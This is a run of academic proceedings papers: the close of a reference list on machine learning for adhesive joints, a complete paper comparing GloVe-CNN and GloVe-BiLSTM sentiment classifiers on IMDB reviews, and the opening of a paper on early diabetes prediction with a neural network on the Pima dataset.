- [2] Isaiah K., Natalie R., Toshio O., Machine learning algorithms for deeper understanding and better design of composite adhesive joints. *Materials Today Communications*. 54, 2022, 101817, <https://doi.org/10.1016/j.aei.2022.101817>
- [3] Z. Gu, Y. Liu, D. Hughes, J. Ye, X. Hou, A parametric study of adhesive bonded joints with composite material using black-box and grey-box machine learning methods: Deep neuron networks and genetic programming. *Compos. B Eng.* 217, 2021, 108894, <https://doi.org/10.1016/j.compositesb.2021.108894>.

- [4] S. Matta, M. Ramji, Prediction of mechanical behaviour of adhesively bonded CFRP scarf jointed specimen under tensile loading using localised DIC and CZM. *Int. J. Adhes. Adhes.* 89, 2019, 88–108, <https://doi.org/10.1016/j.ijadhadh.2018.12.002>.
- [5] R. Jairaja, G. Naik, Single and dual adhesive bond strength analysis of single lap joint between dissimilar adherends, *Int. J. Adhes. Adhes.* 92 (2019) 142–153, <https://doi.org/10.1016/j.ijadhadh.2019.04.016>.
- [6] R. Behera, S. Parida, R. Das, 3-D interfacial stress analysis of adhesively bonded curved laminated FRP composite single lap joint. *Mater. Today: Proc.* 26, 2020, 1948–1952, <https://doi.org/10.1016/j.matpr.2020.02.426>.
- [7] M. Kim, H. Hong, Y. Kim, Determination of failure envelope of functionally graded adhesive bonded joints by using mixed mode continuum damage model and response surface method. *Int. J. Adhes. Adhes.* 106, 2021, 102815, <https://doi.org/10.1016/j.ijadhadh.2021.102815>.
- [8] M. Sadeghi, A. Gabener, J. Zimmermann, K. Saravana, J. Weiland, U. Reisgen, K. Schroeder, Failure load prediction of adhesively bonded single lap joints by using various FEM techniques. *Int. J. Adhes. Adhes.* 97, 2020, 102493, <https://doi.org/10.1016/j.ijadhadh.2019.102493>.
- [9] N. Djebbar, B. Boutabout, H. Boulouar Rachid, W. Oudad, Effect of spew adhesive and beveling substrate geometrical shape on stresses in a bonded single lap joint. *Eng. Struct.* 256, 2022, 114049, <https://doi.org/10.1016/j.engstruct.2022.114049>.
- [10] J. Shi, W. Cao, Z. Wu, Effect of adhesive properties on the bond behavior of externally bonded FRP-to-concrete joints. *Compos. B Eng.* 177, 2019, 107365, <https://doi.org/10.1016/j.compositesb.2019.107365>.
- [11] E. Gavgali, R. Sahin, S. Akpinar, An investigation of the fatigue performance of adhesively bonded step-lap joints: An experimental and numerical analysis. *Int. J. Adhes. Adhes.* 104, 2021, 102736, <https://doi.org/10.1016/j.ijadhadh.2020.102736>.
- [12] K. Demir, S. Bayramoglu, S. Akpinar, The fracture load analysis of different support patches in adhesively bonded single-lap joints. *Theor. Appl. Fract. Mech.* 108, 2020, 102653, <https://doi.org/10.1016/j.tafmec.2020.102653>.
- [13] S. Abdel-Monsef, J. Renart, L. Carreras, A. Turon, P. Maimí, Effect of environment conditioning on mode II fracture behaviour of adhesively bonded joints. *Theor. Appl. Fract. Mech.* 112, 2021, 102912, <https://doi.org/10.1016/j.tafmec.2021.102912>.
- [14] S. Akpinar, R. Sahin, The fracture load analysis of different material thickness in adhesively bonded joints subjected to fully reversed bending fatigue load. *Theor. Appl. Fract. Mech.* 114, 2021, 102984, <https://doi.org/10.1016/j.tafmec.2021.102984>.
- [15] Y. Liu, Z. Gu, D. Hughes, J. Ye, X. Hou, Understanding mixed mode ratio of adhesively bonded joints using genetic programming. *Compos. Struct.* 258, 2021, 113389, <https://doi.org/10.1016/j.compstruct.2020.113389>.
- [16] Kalpakjian S., *Manufacturing Engineering and Technology*, Prentice Hall Inc., New York, pp. 30-17, 2001.
- [17] KD Nuggets, <https://www.kdnuggets.com/2020/01/decision-tree-algorithm-explained.html>
- [18] Dong N., Canh N., Thuan D., Hung N., Anh N., Tuan T., Joint network coding and machine learning for error-prone wireless broadcast, 7th Annual Computing and Communication Workshop and Conference (CCWC) January 2017, doi:10.1109/CCWC.2017.7868415
- [19] Scikit-learn algorithm, https://scikit-learn.org/stable/tutorial/machine_learning_map/index.html

IMPLEMENTATION OF GLOVE EMBEDDINGS AND BILSTM MODEL FOR SENTIMENT ANALYSIS ON IMDB DATASET

Melisa Biçer*¹ and Selma Ayşe Özel²

¹Tarsus University, Faculty of Engineering, Department of Computer Engineering, Tarsus, Mersin, TURKEY, melisabicer@tarsus.edu.tr

²Çukurova University, Faculty of Engineering, Department of Computer Engineering, Adana, TURKEY, saozel@cu.edu.tr

* Corresponding author: melisabicer@tarsus.edu.tr

Abstract: With the increased usage of online platforms in recent years, people can instantly express their thoughts and emotions. Analyzing the texts written by users to evaluate an event, situation, or product is crucial for many individuals and organizations. As the number of users increases, a rising number of texts require automatic analysis of opinions or emotions. The purpose of this study is to analyze negative and positive emotions using the IMDB dataset, which includes 50,000 tagged movie reviews. After preprocessing the dataset, including data cleaning and tokenization, 300-dimensional GloVe word embedding vector representations were implemented. Thus, two different models, GloVe-CNN and GloVe-BiLSTM, are proposed to perform sentiment analysis on the IMDB dataset. The proposed GloVe-CNN model had an accuracy of 88.45% on the test dataset, while the GloVe-BiLSTM model had an accuracy of 89.75%. The results demonstrates that the GloVe-BiLSTM model outperforms the GloVe CNN model.

Keywords: Sentiment Analysis, Imdb Dataset, Bilstm, Glove, Cnn

1. Introduction

In recent years, the advancement of technology has led to the widespread adoption of online platforms in our life. With the increasing popularity of channels such as social networking, e-commerce, and blogs, people have the ability to rapidly share their thoughts on items and services. Numerous individuals, institutions, and organizations determine their strategy with the aid of text analysis of user-generated content. Sentiment analysis examines the opinions, emotions, and evaluations of entities and features expressed in written text [1]. Sentiment analysis studies include situations such as assessing people's thoughts on a movie, analyzing tweets on Twitter, examining evaluations of a product or service, and analyzing comments made by users on a situation or person on social media. The ever-increasing number of users and the increasing amount of thought texts they bring have emphasized the requirement for an automated analysis system. For this reason, a great deal of study has been done on detecting and analyzing emotions [2]–[13]. Using Twitter data, Jeyakartchic and Senthilkumar [12] developed optimal bidirectional long short-term memory-related sarcasm detection and classification (OBiLSTM-SDC). In the study by Chowanda and Muliono [11], BERT (bidirectional encoder representations from transformers) and BiLSTM (bidirectional long short-term memory) models for document classification were integrated and utilized. The accuracy of their proposed model for the test data was 69.09% [11]. In [9], using GloVe, one of the word embedding approaches, the IMDB dataset was utilized, and an accuracy of 87.10% was obtained using a long short-term memory (LSTM) and gated recurrent unit (GRU) network. In another study [8] using GloVe, the test classification success of the model trained with the

IMDB dataset utilizing a hybrid GRU and CNN model was 82.25 %. Sinha et al [5], examined the performance of models comprising CNN, CNN-LSTM and BERT combinations using the IMDB dataset. The F1-score value, which is one of the evaluation metrics, was determined to be 82.61% for CNN and 81.29% for CNN-LSTM [5]. In another study [7] using the GloVe and IMDB datasets, a model consisting of Convolution, Max Pooling, BiLSTM, Fully Connected, and Dropout layers was built and trained for 100 epochs using 25,000 data.

In this study, negative and positive sentiment analysis was performed using convolutional neural network (CNN) and bidirectional long short-term memory (BiLSTM) models and Global Vector (GloVe), one of the word embedding methods, to transform the words in the IMDB dataset comprised of movie reviews into a meaningful vector. The CNN-based model consists of convolution, pooling, dropout, and dense layers, whereas the BiLSTM-based model consists of BiLSTM, dropout, and dense layers. The CNN-based model was trained for 15 epochs using 80% of the dataset, while the BiLSTM-based model was trained for 20 epochs and tested with 20% of the dataset. Although a large number of data and a small number of epochs, the two proposed models outperformed the literature and resulted to lower costs.

2. Materials and Methods

2.1. IMDB Dataset

In this study, the IMDB dataset [14] consists of 50,000 tagged data on people's movie evaluation reviews is used. The labels used in the dataset were mapped from IMDB's star rating system based on the number of stars awarded between 1 and 10 by the user who reviewed the film [14]. With 25,000 positive labels and 25,000 negative labels, the dataset is appropriate for binary sentiment classification. In this study, 80% of the dataset (40,000 data) was utilized for training and 20% was used for testing (10,000 data). The review examples from the IMDB dataset are given in Table 1.

Table 1. Examples from the IMDB dataset

Review	Sentiment
One of the other reviewers has mentioned that ..	positive
A wonderful little production. The..	positive
Basically there's a family where a little boy ..	negative
Bad plot, bad dialogue, bad acting, idiotic di..	negative

The IMDB dataset was preprocessed before training. To clean the data, stop words, punctuation, special characters, and HTML tags were removed. The text was then tokenized to enable it to be handled as lexical items.

2.2. Sentiment Analysis using Convolutional Neural Networks (CNNs)

In the CNN model presented in this paper, the first layer is the embedding layer, which is a text-capable layer. The embedding layer uses vector representations of previously trained GloVe words. Pennington et al. [15] developed GloVe, one of well-known word embedding approaches. GloVe is an unsupervised learning method for generating word vector representations [15]. For these reasons, this study used GloVe embedding vectors, where each

word is represented by a 300-dimensional vector. As the activation function for the convolutional layers that enable feature extraction, ReLU is preferred. Pooling layers are utilized to minimize the number of trainable model parameters and the weights in the layers. The ratio is set to 0.6 in the dropout layer, which prevents the model from overfitting. In the first dense layer added at the end of the model, ReLU was chosen as the activation function, whereas sigmoid was implemented for classification in the second dense layer. Adam was used as an optimization algorithm in the training of the proposed model, and the learning coefficient, which is one of the parameters that has a significant impact on obtaining the optimal value, was set to 0.0001. Since the sentiment analysis considered in this paper is a classification problem with two classes, binary cross entropy is used as the loss function. The epoch and batch size values for model training were set to 15 and 64, respectively. The overall number of model parameters is 33,221,925, but the number of trainable parameters is 4,596,225. Table 2 illustrates the layers of the proposed CNN model.

Table 2. Architecture of the presented CNN model

Layer	Output Shape	Number of Parameters
Input	200	-
Embedding	(200, 300)	28625700
Conv1D	(198, 1024)	922624
MaxPooling1D	(66, 1024)	-
Conv1D	(64, 512)	1573376
Dropout	(64, 512)	-
MaxPooling1D	(21, 512)	-
Conv1D	(19, 512)	786944
MaxPooling1D	(6, 512)	-
Conv1D	(4, 512)	786944
Dropout	(4, 512)	-
MaxPooling1D	(1, 512)	-
GlobalMaxPooling1D	512	-
Dense	1024	525312
Dense	1	1025

2.3. Sentiment Analysis using BiLSTM Models

BiLSTM is commonly applied for natural language processing applications [16]–[19]. LSTM contains three distinct structures that communicate with one another [20], [21]. One of these structures, the forget gate, determines which information should be forgotten, while the input gate determines when fresh information enters the memory and the output gate determines


which information is sent to the following state [20]. In BiLSTM, as opposed to LSTM, the flow of information is bidirectional [22]. Adding dropout layers with a ratio of 0.6 after the BiLSTM layer reduces the model's dependency on the data. Sigmoid activation function is applied to the dense layer at the end of the classification phase. Adam was chosen as the optimization algorithm, 0.0001 as the learning coefficient, and binary cross entropy as the loss function for the training of the proposed BiLSTM model. The epoch and batch size values for model training were set to 20 and 64, respectively. The model had 34,491,685 total parameters and 5,865,985 trainable parameters. The details of the layers of the proposed BiLSTM model are given in Table 3.

Table 3. Architecture of the presented BiLSTM model


Layer	Output Shape	Number of Parameters
Input	200	-
Embedding	(200, 300)	28625700
Bidirectional LSTM	(200, 512)	1140736
Dropout	(200, 512)	-
Bidirectional LSTM	(200, 512)	1574912
Dropout	(200, 512)	-
Bidirectional LSTM	(200, 512)	1574912
Bidirectional LSTM	512	1574912
Dense	1	513

3. Results and Discussion

In this study, 40,000 data were utilized for training the proposed GloVe CNN and GloVe BiLSTM models, while 10,000 data were used for testing. In order to make an accurate comparison between the CNN and BiLSTM models, the training and testing phases utilized the same data. The training and test accuracy curves of the GloVe CNN and GloVe BiLSTM models are shown in Figure 1(a) and 1(b).



(a) CNN



(b) BiLSTM

Figure 1. Accuracy curves of the proposed CNN and BiLSTM models (blue: train, orange: validation)

As shown in Figure 1 (a), the training accuracy of the GloVe CNN model increased rapidly from 77.14% in the first epoch to 99.05% in the final epoch. For the validation, the validation accuracy for the first epoch was 85.47%, and reaching a maximum of 88.45% with minor fluctuations over the duration of 15 epochs. Fig. 1b demonstrates the accuracy graph for GloVe BiLSTM training and validation data. The training performance of the GloVe-BiLSTM model improved rapidly in the first epoch, reaching over 80% accuracy, then decreased in the fifth epoch. This is due to the Adam optimization algorithm tends to move away from the optimal solution points toward the incorrect solution points. In succeeding epochs, however, this situation improved as the optimization algorithm moved closer to the correct solution points. The graph of the GloVe-BiLSTM test in Fig. 1b demonstrates that the increases and declines persist throughout the epochs. While an accuracy of 84.37% was achieved in the first epoch, the highest accuracy throughout the epochs was 89.75%.




Figure 2. Confusion matrix of proposed CNN ve BiLSTM models

Considering the confusion matrix of the GloVe-CNN model in Figure 2 (a), 5,035 of the 10,000 test data sets belong to the negative class whereas 4,965 belong to the positive class. According to the confusion matrix, 4,453 negative and positive data were successfully classified by the GloVe-CNN model. When considering the confusion matrix of the GloVe-BiLSTM model in Figure 2 (b), 4,489 negative data and 4486 positive data were correctly classified.

Table 4. Comparative analysis of research papers

Reference	Model	Dataset	Test Accuracy (%)
[7]	GloVe CNN-BiLSTM	IMDB	89.5
[7]	GloVe CNN-BiLSTM	Movie Review	84.4
[8]	GloVe GRU-CNN	IMDB	82.2
[9]	GloVe LSTM-GRU	IMDB	87.1
[11]	BERT-BiLSTM	Indonesian Dataset	Tweet 69.1
[13]	CNN-LSTM-CNN	Movie Review 2004	89.0
[3]	CNN	IMDB	87.0
[3]	LSTM	IMDB	71.0
This study	GloVe-CNN	IMDB	88.4
This study	GloVe-BiLSTM	IMDB	89.7

When the performance metrics obtained with the two new proposed models are compared to the studies in the literature, as shown Table 4, it can be observed that both perform better than the papers [3], [7]–[9] that utilized the same data set. When comparing the performance of the GloVe-BiLSTM model described in this paper to the BiLSTM-based models used in the literature [7], [11], a higher accuracy value is obtained. Furthermore, BiLSTM was used in combination with CNN in the published papers. In this study, a model containing only BiLSTM and dropout layers is developed, and the performance of BiLSTM alone is examined and demonstrated to be better than the performance of the combinations. In the literature [3], [7], [8], [13], CNN models have been built using various combinations of GRU, BiLSTM, and LSTM, and they have demonstrated inferior performance than the other model presented in this study, GloVe-CNN. In this study, the performance of the stand-alone CNN model is analyzed, and a CNN-based model with better accuracy than existing models is developed.

When comparing the two models proposed in this study, the following may be stated:

Due to the fact that BiLSTM is structurally linked both forward and backward, it can predict the word that comes before or after a given word in a sentence. In other words, it can determine the interdependencies of word sequences. Due to these factors, its application in natural language processing is widespread and appropriate. The CNN structure is commonly implemented in feature extraction with good outcomes. As text classification was the emphasis of this study, the BiLSTM-based model outperformed the CNN-based model.

4. Conclusion

This study proposes two distinct approaches, GloVe-CNN and GloVe-BiLSTM models, for sentiment analysis using the IMDB dataset. The proposed models were trained using 80% of the dataset and then evaluated with 20%. Adam was chosen as the optimization method and binary cross entropy was used as the loss function for both models' training. On the test data, the GloVe-CNN model had a loss value of 0.29 and an accuracy of 88.45%. On the test data, the loss value of the GloVe-BiLSTM model was 0.27 and the accuracy was 89.75%. The evaluation of the results demonstrated that the GloVe-BiLSTM model performed better than the GloVe-CNN. The ability of the GloVe-BiLSTM model to identify dependencies in word sequences and its prediction of the word preceding and subsequent to a word in a sentence allows it to outperform the GloVe-CNN model.

References

- [1] B. Liu, "Sentiment analysis and opinion mining," *Synthesis Lectures on Human Language Technologies*, vol. 5, no. 1, 2012, doi: 10.2200/S00416ED1V01Y201204HLT016.
- [2] N. Mohamed Ali, M. M. A. el Hamid, and A. Youssif, "SENTIMENT ANALYSIS FOR MOVIES REVIEWS DATASET USING DEEP LEARNING MODELS," *International Journal of Data Mining & Knowledge Management Process*, vol. 09, no. 03, 2019, doi: 10.5121/ijdkp.2019.9302.
- [3] K. Amulya, S. B. Swathi, P. Kamakshi, and Y. Bhavani, "Sentiment Analysis on IMDB Movie Reviews using Machine Learning and Deep Learning Algorithms," in *Proceedings - 4th International Conference on Smart Systems and Inventive Technology, ICSSIT 2022*, 2022. doi: 10.1109/ICSSIT53264.2022.9716550.
- [4] S. Sabba, N. Chekired, H. Katab, N. Chekkai, and M. Chalbi, "Sentiment Analysis for IMDb Reviews Using Deep Learning Classifier," in *2022 7th International Conference on Image and*

- Signal Processing and their Applications (ISPA)*, May 2022, pp. 1–6. doi: 10.1109/ISPA54004.2022.9786284.
- [5] S. Sinha, A. Jayan, and R. Kumar, “An Analysis and Comparison Of Deep-Learning Techniques and Hybrid Model for Sentiment Analysis for Movie Review,” in *2022 3rd International Conference for Emerging Technology (INCET)*, May 2022, pp. 1–5. doi: 10.1109/INCET54531.2022.9824630.
- [6] U. Saha, Md. S. Mahmud, A. Chakroborty, Mst. T. Akter, M. D. R. Islam, and A. al Marouf, “Sentiment Classification in Bengali News Comments using a hybrid approach with Glove,” in *2022 6th International Conference on Trends in Electronics and Informatics (ICOEI)*, Apr. 2022, pp. 1–8. doi: 10.1109/ICOEI53556.2022.9777096.
- [7] P. Atandoh, Z. Feng, D. Adu-Gyamfi, H. L. Leka, and P. H. Atandoh, “A Glove CNN-Bilstm Sentiment Classification,” in *2021 18th International Computer Conference on Wavelet Active Media Technology and Information Processing, ICCWAMTIP 2021*, 2021. doi: 10.1109/ICCWAMTIP53232.2021.9674171.
- [8] A. Zouzou and I. el Azami, “Text sentiment analysis with CNN GRU model using GloVe,” in *5th International Conference on Intelligent Computing in Data Sciences, ICDS 2021*, 2021. doi: 10.1109/ICDS53782.2021.9626715.
- [9] R. Ni and H. Cao, “Sentiment Analysis based on GloVe and LSTM-GRU,” in *Chinese Control Conference, CCC*, 2020, vol. 2020-July. doi: 10.23919/CCC50068.2020.9188578.
- [10] W. Sun, W. Qiu, X. Huang, J. Hu, and T. Wu, “Analysis of Emotional Influencing Factors of Online Travel Reviews Based on BiLSTM-CNN,” in *2022 International Conference on Culture-Oriented Science and Technology (CoST)*, Aug. 2022, pp. 69–73. doi: 10.1109/CoST57098.2022.00024.
- [11] A. Chowanda and Y. Muliono, “Indonesian Sentiment Analysis Model from Social Media by Stacking BERT and BI-LSTM,” in *2022 3rd International Conference on Artificial Intelligence and Data Sciences (AiDAS)*, Sep. 2022, pp. 278–282. doi: 10.1109/AiDAS56890.2022.9918717.
- [12] M. Jeyakarthic and J. Senthilkumar, “Optimal Bidirectional Long Short Term Memory based Sentiment Analysis with Sarcasm Detection and Classification on Twitter Data,” in *2022 IEEE 2nd Mysore Sub Section International Conference (MysuruCon)*, Oct. 2022, pp. 1–6. doi: 10.1109/MysuruCon55714.2022.9972540.
- [13] M. Ghorbani, M. Bahaghighat, Q. Xin, and F. Özen, “ConvLSTMConv network: a deep learning approach for sentiment analysis in cloud computing,” *Journal of Cloud Computing*, vol. 9, no. 1, 2020, doi: 10.1186/s13677-020-00162-1.
- [14] A. L. Maas, R. E. Daly, P. T. Pham, D. Huang, A. Y. Ng, and C. Potts, “Learning word vectors for sentiment analysis,” in *ACL-HLT 2011 - Proceedings of the 49th Annual Meeting of the Association for Computational Linguistics: Human Language Technologies*, 2011, vol. 1.
- [15] J. Pennington, R. Socher, and C. D. Manning, “GloVe: Global vectors for word representation,” in *EMNLP 2014 - 2014 Conference on Empirical Methods in Natural Language Processing, Proceedings of the Conference*, 2014. doi: 10.3115/v1/d14-1162.
- [16] G. Xu, Y. Meng, X. Qiu, Z. Yu, and X. Wu, “Sentiment analysis of comment texts based on BiLSTM,” *IEEE Access*, vol. 7, 2019, doi: 10.1109/ACCESS.2019.2909919.
- [17] M. Rhanoui, M. Mikram, S. Yousfi, and S. Barzali, “A CNN-BiLSTM Model for Document-Level Sentiment Analysis,” *Mach Learn Knowl Extr*, vol. 1, no. 3, 2019, doi: 10.3390/make1030048.
- [18] Y. Dong, Y. Fu, L. Wang, Y. Chen, Y. Dong, and J. Li, “A sentiment analysis method of capsule network based on BiLSTM,” *IEEE Access*, vol. 8, 2020, doi: 10.1109/ACCESS.2020.2973711.

- [19] B. Jang, M. Kim, G. Harerimana, S. U. Kang, and J. W. Kim, “Bi-LSTM model to increase accuracy in text classification: Combining word2vec CNN and attention mechanism,” *Applied Sciences (Switzerland)*, vol. 10, no. 17, 2020, doi: 10.3390/app10175841.
- [20] K. Greff, R. K. Srivastava, J. Koutnik, B. R. Steunebrink, and J. Schmidhuber, “LSTM: A Search Space Odyssey,” *IEEE Trans Neural Netw Learn Syst*, vol. 28, no. 10, 2017, doi: 10.1109/TNNLS.2016.2582924.
- [21] A. Sherstinsky, “Fundamentals of Recurrent Neural Network (RNN) and Long Short-Term Memory (LSTM) network,” *Physica D*, vol. 404, 2020, doi: 10.1016/j.physd.2019.132306.
- [22] M. Schuster and K. K. Paliwal, “Bidirectional recurrent neural networks,” *IEEE Transactions on Signal Processing*, vol. 45, no. 11, 1997, doi: 10.1109/78.650093.

PREDICTING EARLY STAGE DIABETES BY A NEURAL NETWORK CONTAINING MORE THAN ONE HIDDEN LAYER

Feras Khalel ^{*1}, Nehad T.A. Ramaha ²

¹ Karabuk University, Faculty of Engineering, Department of Computer Engineering, Demir Celik Campus, 78050 Karabuk, TURKEY, firaskhalilkhalil@gmail.com

² Karabuk University, Faculty of Engineering, Department of Computer Engineering, Demir Celik Campus, 78050 Karabuk, TURKEY, nehadramaha@karabuk.tr

* Corresponding author: firaskhalilkhalil@gmail.com

Abstract: Diabetes is a chronic, non-communicable disease and one of the leading causes of worldwide death. Every day, there are new infections with this disease, and its increasing spread was a sufficient reason for researchers to harness all available tools and capabilities to combat it. Early disease prediction helps avoid many complications and improves the patient's recovery speed. Therefore, deep learning techniques were applied in this paper, where a neural network containing more than one hidden layer was designed to predict the disease at an early stage. The results of the designed neural network were compared with machine learning algorithms used in related work. The deep neural network that was designed in this research gave better results than the machine learning algorithms that were used and better than the results of previous studies that were mentioned in this research, as the accuracy of the deep neural network reached 93.13%, followed by the SVM algorithm with an accuracy of 88.75%.

Keywords: Deep Learning, Machine Learning, Diabetes, SVM, Naïve.

1. Introduction

Diabetes is spreading increasingly globally, and there are new infections with this disease every day. According to the International Diabetes Federation, the number of people with this disease is likely to reach 629 million by 2045[1-2-3]. Diabetes is also considered a chronic disease and one of the most important causes of death worldwide because of its many complications, such as stroke, hearing loss, and nerve damage. Leaving the disease untreated and not following a regular diet may lead to death[4-5]. There are several common types of diabetes mellitus: type 1 diabetes, type 2 diabetes, and gestational diabetes. Islets of Langerhans stop producing a hormone responsible for regulating blood sugar levels is one of the most important causes of diabetes[6-7]. Several factors increase the incidence of the disease, such as weight gain, lack of regular exercise, high blood pressure, high cholesterol, and genetic factors[8]. Therefore, most health experts advise infected and healthy patients to follow a safe diet and to practice some sports activities continuously to avoid this disease[9-10].

Early disease detection helps avoid many complications[11-12]. Therefore, researchers and those interested in this field began harnessing all available tools and capabilities to combat this disease. Machine learning and deep learning are among the most important modern tools for early disease prediction[13-14]. In this paper, deep learning techniques have been applied to a "Pima" dataset to predict diabetes. The first part of this paper reviews the related work. The second part shows the proposed methodology, and then the results that have been reached will be presented and discussed. The last part is the conclusion.

2. Related work

K. Vidhya et al. collected data from questionnaires, then built a model based on deep learning to predict diabetes early on. After that, they compared the proposed model with several algorithms. The accuracy of their model reached 81 percent, while ANN gave a weak accuracy of 57.41 percent. SVM algorithm to 62.81 percent[15]. Another related work was Luyao Xu, et al.. Their work relied on data from Sehlet Diabetes Hospital to train a deep neural network and build a 1DCNN model for disease prediction. The accuracy of the model they built reached 97.02 percent. Then they compared their model to machine learning algorithms such as random forest and Naive Bayes. Nevertheless, there was not enough information about their dataset[16].

Nilambar Sethi et al. relied on a 47-feature dataset to build a deep DBFN neural network and predict the readmission of diabetic patients to a hospital. His model had an accuracy of 0.69 percent, and he found that the patient was readmitted to the hospital 90 days after discharge. The rest of the algorithms he compared to his model gave lower accuracy [17].

Ihsan Salman Jasim et al. compared ANN and KNN to classify the Pima dataset by observing the change in the distance factor K. Where k expresses the number of hidden layers in ANN and the number of iterations in KNN, the ANN algorithm gave an accuracy of 80.86%. In comparison, the KNN algorithm gave an accuracy of 77.24% [18].

S.Ananthi et al. applied the fuzzy classification model to diabetic patients' data to predict disease complications. They found that the probability of diabetes patients developing heart disease was about 84.7%, and the probability of developing kidney complications was 83.2% [19].

Sudhir N. Dhage et al. used four machine learning algorithms in a Pima dataset to predict diabetes. The Support Vector Machine algorithm gave the best accuracy, reaching 0.7913 percent. The Naive Bayes algorithm gave the best performance in terms of learning time, as it took 0.03 seconds on the training data and 0.02 seconds on the test data [20].

Tab.1 presents some of the previous studies on the Pima data set and the algorithms that were used.

Ref	Dataset	DCNN 1	KNN	ANN	Logisti c Regres sion	Decisi on Tree	Rando m Forest	Naive Bayes	SVM	Xg Boost
[6]	Pima					71%	77%		74%	74%
[8]	Pima	84%			84%	80.8%	80.9%	89.9%	74.4%	
[18]	Pima		77.24 %	80.86 %						
[20]	Pima						0.76%	0.77%	0.79%	
[21]	Pima		88.31 %		78.57 %	85.71 %	83.76 %	77.27 %	87.01 %	

3. Methodology

The flowchart shown in Fig.1 shows the operations to be performed




Fig. 1.The flow chart of the model.

3.1. Dataset

The Pima dataset contains 768 records, of which 268 were diabetic and 500 were nondiabetic, consisting of 9 features.

Tab.2 describes the features of the dataset.

feature	The Description	Data type
Pregnancies	Number of times the patient was pregnant	integer
Glucose	A 2 hours concentration of plasma glucose of the patient	integer
Blood Pressure	Diastolic blood pressure of the patient (in mm Hg)	integer
Skin Thickness	Triceps skinfold thickness of the patient (in mm)	integer
Insulin	2-Hour serum insulin of the patient (in mu U/ml)	integer
BMI	Body mass index of the patient (in weight in kg/(height in m)^2)	double
DiabetesPedigreeFunction	Diabetes pedigree function of the patient	double
Age	Age of the patient (in years)	integer
Outcome	Outcome: Class variable (0 or 1: Non-diabetic or diabetic)	integer

3.2. Data exploration

Column	Exclude Column	Minimum	Maximum	Mean	Standard Deviation	Variance
+ Pregnancies	☐	0	17	3.845	3.370	11.354
+ Glucose	☐	0	199	120.895	31.973	1022.248
+ BloodPressure	☐	0	122	69.105	19.356	374.647
+ SkinThickness	☐	0	99	20.536	15.952	254.473
